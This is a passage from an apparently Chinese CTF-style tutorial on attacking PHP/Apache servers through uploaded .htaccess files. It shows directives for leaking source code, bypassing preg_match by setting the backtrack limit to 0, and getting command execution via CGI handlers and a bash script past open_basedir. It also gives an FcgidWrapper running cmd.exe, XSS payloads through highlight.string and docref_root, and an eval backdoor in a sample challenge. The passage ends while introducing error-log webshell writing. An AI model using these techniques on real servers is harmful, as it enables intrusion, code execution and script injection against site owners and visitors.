

直接访问只会显示php代码执行后的结果,看不到源码
利用.htaccess把engine设置为0,让leak.php没法被服务器解析
这时候再去访问leak.php,php代码不会被解析而是直接显示
绕过正则检测
原理:
设置php的正则回溯次数限制为0,从而绕过preg_match

利用方式:
php_value pcre.backtrack_limit 0
php_value pcre.jit 0
稍微改下题目
<?php
highlight_file(__FILE__);

if (isset($_REQUEST['Pr0x1ma'])) {
    eval($_REQUEST['Pr0x1ma']);
}

$preg = $_POST['preg'];

if (!preg_match("/[a-z0-9]/i", $preg) && ($preg == "Pr0x1ma")){
    echo "success";
}else{
    echo "未通过preg_match";
}

?>


这里只有当preg等于Pr0x1ma以及preg中不含字母数字的时候才会回显success,看起来好像没法做到,但是通过htaccess将正则回溯次数设置为0就能够绕过
先上传htaccess将回溯次数限制为0
修改后直接传入preg=Pr0x1ma就能够通过正则匹配
命令执行
原理:

如果php代码防的太死了没法rce,可以利用Apache的CGI模块执行系统命令,这个命令是调用操作系统执行的,不受php解释器内部设置的限制,因此能够用来绕过open_basedir。需要服务器开启mod_cgi或mod_fcgid
利用方式:
CGI 启动:将特定后缀定义为脚本执行。
# 允许当前目录执行CGI脚本(必须开启,否则 403 Forbidden)
Options +ExecCGI

#建立映射,后缀为.xx的文件都调用cgi-script来处理
AddHandler cgi-script .xx
配合上传的exp.xx脚本达成rce,但是需要脚本具有执行的权限
chmod('{filename}', 0777)#!/bin/bash #必须先输出 Content-type,然后输出一个空行(\n\n) echo "Content-type: text/plain" echo "" #然后是要执行的命令 whoami ls -la访问exp.xx时,apache会调用系统的
/bin/sh运行这个脚本,并直接回显结果现在的环境中是开启了open_basedir的,将目录限制在了
/var/www/html中image-20251225163728874 用cgi脚本的方法来绕过,先上传htaccess

image-20251225173206933 然后上传恶意cgi脚本并赋予执行权限进行rce,成功绕过open_basedir并读取到flag

image-20251225174102188 FastCGI 启动(一般是windows):指定解释器处理(比如cmd.exe)特定文件,这里不做演示了
Options +ExecCGI
AddHandler fcgid-script .xx

#指定解释器 wrapper
#是请求.xx文件,无论文件里写的什么,直接运行后面的命令
FcgidWrapper "C:/Windows/System32/cmd.exe /k start calc.exe" .xx
XSS攻击
原理:
修改PHP的调试或报错配置,利用插入highlight中达成xss
利用方式:
利用高亮注释:
如果有字符串可以通过
highlight.string在页面中设置<font color="payload">的形式触发xssphp_value highlight.string '"><script>alert(1);</script>'
image-20251225192136379 利用报错信息:

image-20251225192902544 在报错的时候php会将报错的函数名变成一个超链接,链接到php手册中相应的内容,比如
<a href="http://php.net/manual/en/function.include">function.include</a>,通过docref_root能够修改标签中的值从而导致xsspayload:
'><script>alert(1);</script>报错生成:
<a href=''><script>alert(1);</script>function.include'>function.include</a>这里的报错不能是fatal error,并且必须由内置函数引起才能触发
php_flag display_errors 1
php_flag html_errors 1
php_value docref_root "'><script>alert(1);</script>"
image-20251225193255650 
image-20251225193329731
利用错误日志写马
原理:
利用error_log将错误信息写入制定的文件中


为了确保所有的错误都能被报告,要把error_reporting设置为E_ALL
